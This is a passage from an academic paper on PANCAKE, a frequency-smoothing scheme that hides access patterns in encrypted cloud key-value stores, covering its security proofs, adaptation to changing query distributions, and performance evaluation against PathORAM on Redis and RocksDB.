Supporting writes. PANCAKE handles updates (writes) to keys in KV by borrowing a standard technique from the ORAM literature [23]: treat each access as a read followed by a write. After the client receives the B encrypted values from the server corresponding to the batch, it decrypts, possibly updates, then re-encrypts the values and sends them back to the server. Each access therefore consists of a fixed-size batch of reads followed by a fixed-size batch of writes to the same labels. When a key has multiple replicas and its value is updated, the client adds it to the UpdateCache to track which of its replicas still need to be updated (updating all replicas at once leaks information). PANCAKE consults the UpdateCache every time it does a writeback to ensure all updates propagate. Once all of a key's replicas have been updated, its entry is removed from the cache. Note that PANCAKE can use any access (fake or real) to opportunistically propagate updates.

4.3 Security Analysis

Intuitively, PANCAKE security stems from the following three points. (1) The cryptographic security of F as a pseudorandom function and E as a (randomized) authenticated encryption scheme. This ensures that the keys $F(k,j)$ appear random and that nothing leaks about values. (2) Assuming client requests are distributed according to π and that our estimate $\hat{\pi}$ of π is sufficiently good, each individual access is uniformly distributed over KV' by Equation 1. (3) Fake and real queries cannot be distinguished by the server (i.e., none of the coin tosses q_{type} can be inferred). The third point requires that the number and timing of accesses observed by the server be independent of the coin tosses. We do not attempt to hide the time at which an access is made by a client, but the timing should be independent of which key a client requests and which accesses are fake or real — thus, similar to ORAM designs [9], PANCAKE implementations must be constant-time.

Formal analysis. To provide a formal analysis, we introduce a security definition called real-versus-random indistinguishability under chosen distribution attack or ROR-CDA. A formal game-based definition of ROR-CDA is given in Appendix A. Briefly, in the real world the adversary is given PANCAKE's encryption of the KV store KV' and a transcript τ generated by running Batch on q samples from π (where Batch uses $\hat{\pi}$). In the ideal world, the adversary is given a database consisting of random bit strings and a transcript of $q \cdot B$ uniformly random accesses.

Achieving this security goal rules out attacks based on access pattern leakage. Take frequency analysis as an example. If ROR-CDA holds, the frequency with which any label is

accessed is independent of the label itself. Thus, frequency analysis and any other attacks which rely on computing the most likely access will fail — all accesses are equally likely, so it is impossible to do better than baseline guessing.

The following theorem establishes the ROR-CDA security of PANCAKE. The theorem reduces to the pseudorandom function security [22] of F, the real-versus-random indistinguishability [56] of E, and to the computational indistinguishability of π and $\hat{\pi}$.

Theorem 1 *Let $q \geq 0$ and $Q = q \cdot B$. Let $\pi, \hat{\pi}$ be distributions. For any q-query* ROR-CDA *adversary $\mathcal{A}$ against* PANCAKE *we give adversaries $\mathcal{B}, \mathcal{C}, \mathcal{D}$ such that*

$$\mathbf{Adv}^{ror\text{-}cda}_{\text{PANCAKE}}(\mathcal{A}) \leq \mathbf{Adv}^{prf}_{F}(\mathcal{B}) + \mathbf{Adv}^{ror}_{E}(\mathcal{C}) + \mathbf{Adv}^{dist}_{Q,\pi,\hat{\pi}}(\mathcal{D})$$

where F and E are the PRF and AE scheme used by PANCAKE. *Adversaries $\mathcal{B}, \mathcal{C}, \mathcal{D}$ each use Q queries and run in time that of $\mathcal{A}$ plus a small overhead linear in Q.*

Discussion. Details of our formal analysis, including the proof of Theorem 1, are presented in Appendix A. Here we make some salient observations.

Our theorem is "parameterized" by q, π, $\hat{\pi}$. It applies to any distribution π, and provides security up to the ability to accurately estimate it. In the best case, estimation is perfect, $\hat{\pi} = \pi$, and Theorem 1 is optimal in the sense that the only way to break PANCAKE is to break one of the underlying cryptographic tools. Even if our estimate is not perfect, it just needs to be good enough to be indistinguishable from the real distribution for a limited number of samples. While there exist distributions that are hard to estimate [7, 30, 59], real-world ones with heavy skew allow for sufficiently good estimation.

Our security model is highly pessimistic in that we assume the adversary has perfect knowledge of π. In reality they will not, and so we expect that in practice PANCAKE will provide even greater security than what our theory suggests.

4.4 Performance Analysis

PANCAKE incurs a bandwidth overhead of $B\times$, the size of each batch. With $\alpha = 1/n$, the server stores $2n$ replicas (including dummy replicas), so the server storage overhead is $2\times$. Note that PANCAKE bandwidth and server storage overheads are independent of the underlying data access distributions.

PANCAKE proxy storage and query latency overheads are related to query queue length, which itself is a function of batch size B. Experimentally, we observe a near-zero queue length for $B \geq 3$ (§6.3). This is supported by results in queuing theory: if we model the number of query arrivals per unit time as Poisson with mean λ, with $\delta = 1/2$ the number of departures per unit time with our scheme is also Poisson with mean $\lambda \cdot B/2$. Thus, our queue is well-modeled as M/M/1 with $\rho = \lambda/(\lambda \cdot B/2) = 2/B$. Applying standard results on steady-state behavior of such queues [16], as the number of queries goes to infinity, $\Pr[i \text{ queries in queue}] = (1 - \frac{2}{B})(\frac{2}{B})^i$. Thus the probability that a query waits for i queries ahead of it in the queue is exponentially vanishing in i.

The size of PANCAKE's UpdateCache depends on the query distribution, the threshold α, and the fraction of write queries. A loose bound on UpdateCache size is the number of keys with access probability greater than α. Intuitively, a pathological worst-case could occur when $n-1$ out of n keys have access probability slightly higher than $1/n$; in this case, each of the $n-1$ keys would have 2 replicas, and UpdateCache size could grow to $O(n)$ with very high write rates. We delegate a formal analysis of the worst-case UpdateCache size for specific distributions to future work, but note that our evaluation demonstrates that, for standard benchmark workloads comprising skewed distributions, the UpdateCache size turns out to be a small fraction ($< 5\%$) of the dataset size (§6.3).

5 Handling Dynamic Distributions

In the previous section, we showed how PANCAKE transforms any static distribution of key-value accesses into a uniformly-distributed one. For some applications, however, distributions will change over time. We now describe how PANCAKE adapts to changes in the query distribution. We start by describing the core dynamic adaptation technique in PANCAKE under the assumption that changes in distribution can be detected instantaneously (§5.1), prove PANCAKE security under this assumption (§5.2), and, finally, discuss some pragmatic issues of detecting changes in the underlying distribution (§5.3).

5.1 Adapting to Changes in Distribution

Once the new query distribution estimate $\hat{\pi}'$ is identified, PANCAKE must adapt to $\hat{\pi}'$ by smoothing it. We note that if all keys need the same number of replicas with $\hat{\pi}'$ as they need with $\hat{\pi}$, PANCAKE easily adapts to $\hat{\pi}'$ by recomputing the fake query distribution π_f as per Equation 1. However, when a key's probability $\hat{\pi}'(k)$ increases so much that $\hat{\pi}'(k) \geq R(k, \hat{\pi}, \alpha) \cdot \alpha$, then PANCAKE must change its number of replicas. Figure 3 shows an example for frequency smoothing of $\hat{\pi}$ and $\hat{\pi}'$; note that while key a gains a replica, the dummy key D loses one.

Adapting to changes in the query distribution while preserving both efficiency and security is challenging. One approach is downloading the entire database and re-running Init from Figure 2 with fresh keys. This is secure but prohibitively bandwidth-intensive, and queries cannot be serviced during reinitialization. One could instead act only on the replicas for keys whose probabilities have changed; this is insecure since accesses are non-uniform during the change. In Figure 3, if we only download a, add a new replica for it and delete one for D, then an adversary can infer that a grew in popularity.

Our solution builds on the latter approach, ensuring efficiency and security using an *online replica swapping* mechanism described next. To make replica swapping performant and secure, it must work in conjunction with two other tech-




Figure 3: **Frequency smoothing for dynamic distributions.** (a) Smoothing for original distribution ($\hat{\pi}$) over replicas in KV′ using fake distribution π_f. With $\hat{\pi}$, each of keys a,b,c has one replica, and the dummy key D has 3 replicas. (b) Detection of new distribution ($\hat{\pi}'$) over keys triggers replica swapping. During replica swapping, distribution over replicas in KV′ is smoothed using an adjusted fake distribution $\tilde{\pi}'_f$: all real accesses to a are directed to $(a,1)$, and the real access probability is decreased until $(D,3)$ and $(a,2)$ are swapped. (c) Smoothing for new distribution ($\hat{\pi}'$) using new fake distribution π'_f, after replica swapping completes. Key a gains a replica, while D loses a replica.

niques: adjusting the fake query distribution and caching replicas at the proxy.

Replica swapping. Our key insight in adapting to change in query distributions is that since the total number of replicas for any distribution is always exactly $2n$ (including dummy replicas), a transition from $\hat{\pi}$ to $\hat{\pi}'$ ensures that for each key k_i that gains a replica, there must be another key k_j that loses a replica. Therefore, handling changes in query distributions simply requires, for all such keys, reading k_j's value and writing it to one of k_j's replicas, a process we refer to as replica swapping. PANCAKE performs these swaps without revealing any information about the change by *piggybacking* the replica swaps atop normal client accesses. Maintaining uniform accesses during replica swapping requires changes to the Batch procedure and the fake access distribution as described in §4; we describe these changes next.

During replica swapping, the modified Batch uses two lists: G and L. G is the set of replicas that need to be created and L is the set of replicas that need to be removed. Formally, if S is the set of keys that must gain replicas, T is the set of keys that must lose replicas, and $R(k,\hat{\pi}',\alpha) = \lceil \hat{\pi}'(k)/\alpha \rceil$, then,

$$\mathsf{G} = \{(k,j) \,|\, k \in S,\ j \in [R(k,\hat{\pi},\alpha)+1,\ldots,R(k,\hat{\pi}',\alpha)]\}$$
$$\mathsf{L} = \{(k,j) \,|\, k \in T,\ j \in [R(k,\hat{\pi}',\alpha)+1,\ldots,R(k,\hat{\pi},\alpha)]\}$$

A pseudocode procedure for generating these lists from $\hat{\pi}$ and $\hat{\pi}'$ is given in the full version [25], along with a description of the modified Batch. It is not hard to see that $|\mathsf{G}| = |\mathsf{L}|$ always (since $|S| = |T|$), and that swapping each replica in L for one in G results in all keys having the right number of replicas under $\hat{\pi}'$. This swapping is done opportunistically by Batch: when a replica in L is read in a batch, either by a real or a fake query, its value is updated to the value associated with a replica in G during the writeback. For security reasons, PRF labels for replicas in G are not changed. Instead, PANCAKE maintains a mapping between the label of replicas in L and the replica in G it will be swapped with. On subsequent queries during the transition, Batch consults the mapping for the right labels. This metadata can be deleted after periodic rotation of the cryptographic keys. We describe key rotation in the full version [25]. When all swaps have occurred, we switch back to the normal Batch procedure for $\hat{\pi}'$.

As a concrete example of replica swapping, consider Figure 3. The set G contains the replica $(a,2)$, while L contains $(D,3)$. Note that both G and L could contain dummy replicas, depending on how the distribution changes. Batch would swap the replicas for keys a and D on the first access to $(D,3) \in \mathsf{L}$ by writing back an encryption of key a's value (because $(a,2) \in \mathsf{G}$) instead of a re-encryption of the dummy value D. To enable this, PANCAKE would maintain a mapping that indicates the label of $(a,2)$ is $F(D,3)$.

Adjustments to fake access distribution. Two more modifications are needed during the transition. First, we must use a different fake access distribution to ensure that reads to keys that have gained replicas always succeed. To see why this is necessary, consider again the example in Figure 3. If a query tries to read key a by accessing replica $(a,2)$ before the value of $(D,3)$ is changed, the read will return D's value instead of a's. Thus replica $(a,1)$ must be read, but forcing this makes $(a,1)$'s probability too high, violating security.

PANCAKE handles this by temporarily increasing the threshold α to $\alpha' = \max_k\{\pi'(k)/R(k,\hat{\pi},\alpha)\}$, and using a temporary fake access distribution $\tilde{\pi}'_f$ to satisfy Equation 1 with α'. For each $(k,j) \in \mathsf{G}$, we set $\tilde{\pi}'_f(k,j) = \frac{\alpha'}{2n\alpha'-1}$, and k's existing replicas have $\tilde{\pi}'_f = \frac{\alpha' - \hat{\pi}'(k)/R(k,\hat{\pi},\alpha)}{2n\alpha'-1}$. For other keys, $\tilde{\pi}'_f(k,j)$ is set to $\frac{\alpha' - \hat{\pi}'(k)/R(k,\hat{\pi}',\alpha)}{2n\alpha'-1}$.

Since $\alpha' \geq \alpha$, the real access probability $\delta = 1/2n\alpha'$ is lower during replica swapping. As such, this may lead to

some real queries being delayed to later batches. This may increase latency for some queries during replica swapping, but we show in §6.2 that replica swapping completes in a few minutes even for drastic changes in the distribution.

Replica caching. PANCAKE computes the mapping between each label in L and the replica in G it will be swapped with when the distribution change is detected. However, the actual values of replicas in G must be propagated to those in L during subsequent accesses to them. Without any additional mechanism, reads to keys with replicas in G may access incorrect values. To ensure correctness, when a replica in G is read during Batch, its value is cached at the proxy. This value is then propagated to the replica in L when it is next accessed, while the actual read is served from the cache.

Insertion and deletion of keys. We have assumed so far that the support size is fixed; interestingly, the replica swapping procedure can support changes in the set of keys. This can be viewed as a distribution change where $\text{supp}(\hat{\pi}') \neq \text{supp}(\hat{\pi})$. As long as PANCAKE is initialized with enough replicas to handle the maximum support size, new keys can be inserted by swapping a dummy replica for the new key, and vice versa for deletion. Some additional metadata is needed, but similar to the PRF label mapping it can be deleted as soon as cryptographic keys are rotated (details in the full version [25]).

5.2 Security Analysis

We prove that PANCAKE's accesses remain uniform even for time-varying distributions, under the assumption that changes in distributions can be detected instantaneously. We formalize our goal as a generalization of the static ROR-CDA security notion. We call this new notion "real-or-random security under chosen dynamic distribution attack", or ROR-CDDA. It is similar to its static analogue except that it uses two distributions π and π': after an adversarially chosen number of queries the distribution changes from π to π'. We let $\mathbf{Adv}^{\text{ror-cdda}}(\mathcal{A})$ be the ROR-CDDA advantage of an adversary $\mathcal{A}$. It captures the ability of $\mathcal{A}$ to distinguish between a real PANCAKE execution during a distribution change (ROR-CDDA1) and uniformly random accesses (ROR-CDDA0). The following theorem captures the ROR-CDDA security of PANCAKE.

Theorem 2 *Let $q \geq 0$ and $Q = q \cdot B$. Let $\pi, \pi', \hat{\pi}, \hat{\pi}'$ be distributions. For any q-query* ROR-CDDA *adversary $\mathcal{A}$ against* PANCAKE *we give adversaries $\mathcal{B}, \mathcal{C}, \mathcal{D}_1, \mathcal{D}_2$ such that*

$$\mathbf{Adv}^{\textit{ror-cdda}}_{\text{PANCAKE}}(\mathcal{A}) \leq \mathbf{Adv}^{\textit{prf}}_{F}(\mathcal{B}) + \mathbf{Adv}^{\textit{ror}}_{E}(\mathcal{C}) + \mathbf{Adv}^{\textit{dist}}_{Q,\pi,\hat{\pi}}(\mathcal{D}_1) + \mathbf{Adv}^{\textit{dist}}_{Q,\pi',\hat{\pi}'}(\mathcal{D}_2)$$

where F and E are the PRF and AE scheme used by PANCAKE. *Adversaries $\mathcal{B}, \mathcal{C}, \mathcal{D}_1, \mathcal{D}_2$ each use at most Q queries and run in time that of $\mathcal{A}$ plus a small overhead linear in Q.*

Discussion. Full details of the definitions and a proof of Theorem 2 appear in Appendix A. We discuss here only one salient point regarding ROR-CDDA. ROR-CDDA models the shift from π to π' as happening and being detected instantaneously. This may not be realistic in some cases, even with state-of-the-art techniques in detecting distribution changes (as used in PANCAKE, discussed in next subsection). Thus, we cannot rule out the case where PANCAKE processes queries from π' before the change is detected (treating them like samples from $\hat{\pi}$). The distribution of these queries would be non-uniform, with bias related to the difference between π and π'. If the adversary knows the bias, using it in an attack would be possible but challenging—indeed, we are not aware of any published attacks that even consider the possibility of distribution changes.

5.3 Detecting Changes in Query Distribution


Detecting distribution changes using statistical tests is a well studied problem [34, 36, 61, 67]. While it is possible to have PANCAKE receive external signals (e.g., from an analyst) when the distribution changes, our implementation incorporates the two-sample Kolmogorov–Smirnov (KS) test [36, 61], a standard statistical tool, to detect such changes automatically. Specifically, recall that PANCAKE maintains a histogram H of observed accesses to maintain an estimate $\hat{\pi}$ for distribution π. In order to track changes to the distribution, PANCAKE additionally maintains a running histogram $H_{running}$ over a sliding window of the w latest accesses at the proxy. PANCAKE then uses KS test to determine when the underlying distribution corresponding to $H_{running}$ differs from $\hat{\pi}$. If the test indicates a change, PANCAKE uses the current $H_{running}$ snapshot to inform the estimate $\hat{\pi}'$ for the new distribution π'.

Detecting changes in distributions, and responding to these changes involves balancing security and efficiency. If the test is too sensitive the system will waste resources adjusting to spurious changes; on the other hand, as discussed above, an insensitive test could leak information about queries. While it is possible to use other statistical tests [67], or an ensemble of tests to navigate this tradeoff between performance and security, no statistical test is perfect. We present several evaluation results related to detecting and adapting to changes in query distribution, along with sensitivity analysis, in §6.2.

6 Evaluation

We now evaluate PANCAKE across a wide variety of scenarios, including main-memory and secondary storage-based data stores, static and dynamic distributions, deployment settings and workloads. We start by briefly describing the evaluation methodology, followed by detailed discussion of our results.

Compared approaches. We compare PANCAKE against two approaches: (1) an insecure baseline that provides no security guarantees, and (2) non-recursive PathORAM [63] (with $Z = 4$), a state-of-the-art ORAM. The former serves as an upper bound on PANCAKE performance, since it corresponds to a data store with no security overheads. The latter, on the



(a) Throughput (single proxy thread) (b) Latency (single proxy thread) (c) Throughput (multiple proxy threads) (d) Throughput vs latency (multiple proxy threads)

Figure 4: **Performance for in-memory server storage (Redis).** (a, b) PANCAKE's throughput is over 220× higher than PathORAM and within ∼6.8–7.6× of the insecure baseline for a single-threaded proxy; note that the y-axis is in log-scale. (c, d) With multiple proxy threads, PANCAKE's peak throughput is within 3.4–6.3× and latency within 2.3–2.6× of the insecure baseline.

other hand, is the state-of-the-art design that provides security under our model (as well as under stronger models where an adversary can actively inject its own queries). As discussed earlier, our comparison against the latter should be interpreted as highlighting the huge efficiency gap between countermeasures in the two threat models. We use batch size $B = 3$ for PANCAKE's Batch algorithm.

We compare these approaches using two representative storage backends: an in-memory KV store Redis [54], and a persistent SSD-based KV store RocksDB [55]. Our PathORAM deployment used an open-source implementation [14,58]. For PathORAM and PANCAKE, client queries are forwarded to the data store via a proxy server; for the insecure baseline, client queries are forwarded to the backend storage server without any intermediary proxy.

The PathORAM implementation used in our evaluation [14, 58] is single-threaded. TaoStore [57] and ConcurORAM [13] implement multi-threaded PathORAM; we omit results for them since they employ specialized storage backends adapted for ORAMs, eschewing fair comparison with backends we investigate. We note, however, that the performance reported in [13,57] is at least an order of magnitude lower than PANCAKE even with specialized storage backends.

Experimental setup. Our experiments run on Amazon EC2. The storage backend runs on a single t3.2xlarge instance with 8 vCPUs, 32GB RAM, and 1Gbps network and disk bandwidth. We use 1Gbps links and proxy/client machines with sufficient resources (r4.8xlarge instances with 32 vCPUs, 244GB RAM, 10Gbps network bandwidth) to highlight the impact of network bandwidth as a bottleneck.

Dataset and workloads. We use the Yahoo! Cloud Serving Benchmark (YCSB) [17], a standard benchmark for KV stores, to generate the datasets and workloads. The dataset contains 2^{20} KV pairs, with 8B keys and 1KB values. We confine our dataset size to 1GB since PathORAM has prohibitively large initialization times (> 24 hours) and storage overheads (> 10×) with larger datasets, while PANCAKE performance is essentially independent of dataset size.

We evaluate system throughput and latency using two YCSB workloads: Workload A (50% reads, 50% writes) and C (100% reads). These workloads represent two extremes in read-write proportions; other YCSB workloads either have intermediate read-write proportions (e.g., Workload B, D) or contain queries not supported by PANCAKE (e.g., Workload E). YCSB uses a Zipf distribution over key accesses (with skewness parameter = 0.99, i.e., very skewed), which is representative of access patterns in real-world deployments [17].


6.1 Performance for Static Distributions

We first compare the performance for different approaches with various storage backends under static query distributions.

In-memory server storage (Redis, Figure 4). With a single proxy thread, PANCAKE and PathORAM performance is bottlenecked by the proxy. For this evaluation setting, PathORAM achieves throughput ∼1600× lower compared to the insecure baseline. This is because PathORAM issues 160 storage backend requests ($= Z \log_2 N$, $Z = 4$, $N = 2^{20}$) for every client request, along with complex tree and stash management.


PANCAKE achieves significantly better throughput (as much as 229× better) compared to PathORAM. In comparison to the insecure baseline, PANCAKE average latency is within 2.3–2.6× and throughput is within 6.8–7.6× (Figure 4(a), 4(b)). This is a cumulative effect of three factors: (1) 3× bandwidth overhead due to batch size $B = 3$, (2) 2× overhead since each request generates a read and a write request in PANCAKE, and (3) overheads due to encryption/decryption. Our evaluation confirms that adding encryption/decryption to the insecure baseline brings PANCAKE's relative throughput overhead to 6×. We note that PANCAKE's 99^{th} percentile latency (not shown in graphs) is relatively higher (within 4.1–5.6× the insecure baseline) due to queueing delays from PANCAKE's Batch algorithm. We note that if reducing tail latency were the goal, one can achieve that at the cost of higher bandwidth overheads by increasing B (§6.3).

With multiple proxy threads, PANCAKE peak throughput is within 3.4× of baseline for the read-only workload (YCSB Workload C) — a factor of 2 better than the single proxy thread. This reduction in relative overhead is due to the shift in performance bottleneck to the network bandwidth in the multi-threaded setting. We note that all network links are *full-*



(a) Throughput (single proxy thread) (b) Latency (single proxy thread) (c) Throughput (multiple proxy threads) (d) Throughput vs latency (multiple proxy threads)

Figure 5: **Performance for SSD-based server storage (RocksDB).** (a, b) PANCAKE's throughput is 17.3× higher than PathORAM and within ∼10.7–11.3× of the insecure baseline for a single-threaded proxy; note that the y-axis is in log scale for (a). (c, d) Using multiple proxy threads, PANCAKE's peak throughput is within 3.3–5.3× and average latency within 2–2.4× of the insecure baseline.



(a) Detecting change in Zipf skew (b) Detecting shift in key popularities (c) Adapting to distribution change

Figure 6: **Handling dynamic distributions.** (a, b) PANCAKE detects larger distribution changes in fewer queries, relative to smaller changes. (c) PANCAKE can adapt from a skewed to uniform distribution with UpdateCache size < .05% of server storage over evaluated workloads.

duplex. As such, although every read request generates a read and a write request in PANCAKE, write requests saturate the network bandwidth *to* the server, while read responses saturate the bandwidth *from* the server, i.e., reads and writes saturate different directions of the link. In contrast, the read-only workload for the insecure baseline is only able to saturate one direction of the link. For the 50% read, 50% write workload (YCSB Workload A), PANCAKE's throughput remains the same, while baseline throughput increases by ∼1.8×, since the baseline can now also exploit full-duplex links. The throughput versus latency variation (Figure 4(d)) shows that the throughput reported in Figure 4(c) corresponds to the knee point in the curve (i.e., the sweet spot for latency and throughput) for both the insecure baseline and PANCAKE.

SSD-based server storage (RocksDB, Figure 5). With RocksDB, PathORAM achieves throughput ∼196× worse than the insecure baseline. Compared to the in-memory case, the slight improvement relative to the insecure baseline is due to PathORAM overheads overlapping with higher overheads of accessing data off SSD. As such, the proxy overheads account for a smaller fraction of the end-to-end performance. PANCAKE's performance is ∼17.3× better than PathORAM and within ∼11.3× of the baseline.

With multiple proxy threads, PANCAKE peak throughput is within 3.3× of the insecure baseline for read-only workload and within 5.3× for the 50% read, 50% write workload similar to the in-memory case. Figure 5(d) confirms that throughput in Figure 5(c) corresponds to the performance knee-point.


Storage overheads. PANCAKE's server storage requirements are ∼4× lower than the non-recursive PathORAM implementation that we use (= $2 \cdot Z \cdot N$, for $Z = 4$) and within 2× of the insecure baseline, consistent with the theoretical storage overheads for both approaches. PANCAKE's proxy storage requirement is a small fraction of the total storage footprint (∼1%), similar to PathORAM (∼0.33%) for all evaluated workloads. PANCAKE proxy storage overheads due to the UpdateCache is dependent on write-rates and skew in the distribution; we evaluate these in §6.3.

6.2 Adapting to Dynamic Distributions

We evaluate PANCAKE's ability to detect and adapt to changes in distribution in isolation (i.e., without the effect of writes) using YCSB Workload-C (read-only). We present results for the in-memory storage backend. We set the sliding window size w for the running histogram $H_{running}$ to 10 million queries, and the confidence interval for the KS test to 95%.

Detecting distribution change. We quantify the cost of detecting distribution change in terms of the number of queries that must be observed before the change is detected. Figure 6(a) measures this as the skewness for the Zipf distribution is varied; as expected, the test detects *larger* changes in distribution (e.g., skewness drop from 0.99 to 0.0) in *fewer* queries, relative to much smaller changes (e.g., skewness drop from 0.99 to 0.9). This is consistent with the KS test's sensitivity.

In Figure 6(b), we shift the Zipf key popularities by κ, i.e., the most popular key becomes the κ^{th} most popular key, the second most popular key becomes the $(\kappa+1)^{th}$ most popular, and so on, while the κ least popular keys become the most popular keys. This models changes in real-world access



(a) Effect of proxy location on throughput (b) Effect of Write-rate on UpdateCache (c) Effect of Skew on UpdateCache

Figure 7: (a) Due to asymmetric and unpredictable available download and upload speeds over the Internet, both the insecure baseline and PANCAKE observe reduced throughput (0.65–0.85×) for the WAN setting when compared to the cloud setting. (b, c) UpdateCache size increases with write rate for a fixed Zipf distribution (skewness = 0.99) and decreases as skew increases for a fixed write-rate (50%), but remains well below 10% of server storage for all evaluated workloads.

patterns where some items can suddenly become more popular [4]. Again, we observe that larger changes in distribution (e.g., shift by $\kappa = 256$) is detected in fewer queries (e.g., a few hundred thousand) than smaller changes (e.g., shift by $\kappa = 1$, which may require millions of queries).

The results for both settings show that PANCAKE's mechanism for detecting changes in distribution works well in practice, e.g., at 100K queries per second, PANCAKE can detect changes in 1–2 seconds.

Adapting to distribution change. We evaluate PANCAKE overheads in adapting to dynamic distributions when the underlying distribution changes. In particular, we change the distribution from high skewed (skewness parameter = 0.99) to smaller skews, with the extreme case of a pure uniform access pattern (skewness parameter = 0).

Our results show that PANCAKE can adapt to even drastic changes in distribution (Zipf to pure uniform) in less than ~ 25 minutes (for updating newly assigned replicas across all keys), while using $< 0.05\%$ of the server storage at the proxy (Figure 6(c)). This is interesting for two reasons: (1) PANCAKE observes only a negligible increase in proxy storage during the adaptation period, and (2) the adaptation occurs in the background, i.e., without stopping query execution, and in fact piggybacks on the query execution to carry out the adaptation. As such, higher query rates would lead to even faster adaptation to changes in distribution.

6.3 Performance Sensitivity to Parameters


We now analyze the sensitivity of PANCAKE's performance and storage overheads to various parameters. We highlight differences in our experimental setup wherever necessary.

Effect of proxy location (Figure 7(a)). We measure the impact of proxy location relative to the storage server by placing the proxy in a university network, connected to the cloud storage via the Internet. The proxy server has a 16-core 2.60GHz Intel Xeon CPU, 128GB RAM and 1Gbps access link to the Internet. Figure 7(a) measures the throughput for this setup (which we refer to as WAN proxy) using multiple proxy threads. The throughput for WAN-Proxy is slightly lower than Cloud-Proxy (Figure 4(c)), since the available bandwidth over the Internet was lower than 1Gbps and often unstable. Moreover, the measured upload bandwidth was lower than the download bandwidth over the Internet, which resulted in slightly lower throughput ($\sim 0.65\times$) for PANCAKE, and the insecure baseline for Workload A (50% reads, 50% writes).

Impact of write rates (Figure 7(b)) and request distributions (Figure 7(c)) on UpdateCache. We quantify the proxy storage overhead due to UpdateCache by measuring its size for varying fractions of write rates and for varying skew in underlying distribution across keys. Figure 7(b) shows that UpdateCache size is well below 10% of the server storage even with 100% writes. For the more realistic case of lower write rates, the storage overhead is much lower, e.g., with 20% write rate, the overhead reduces to $< 3\%$ of server storage.

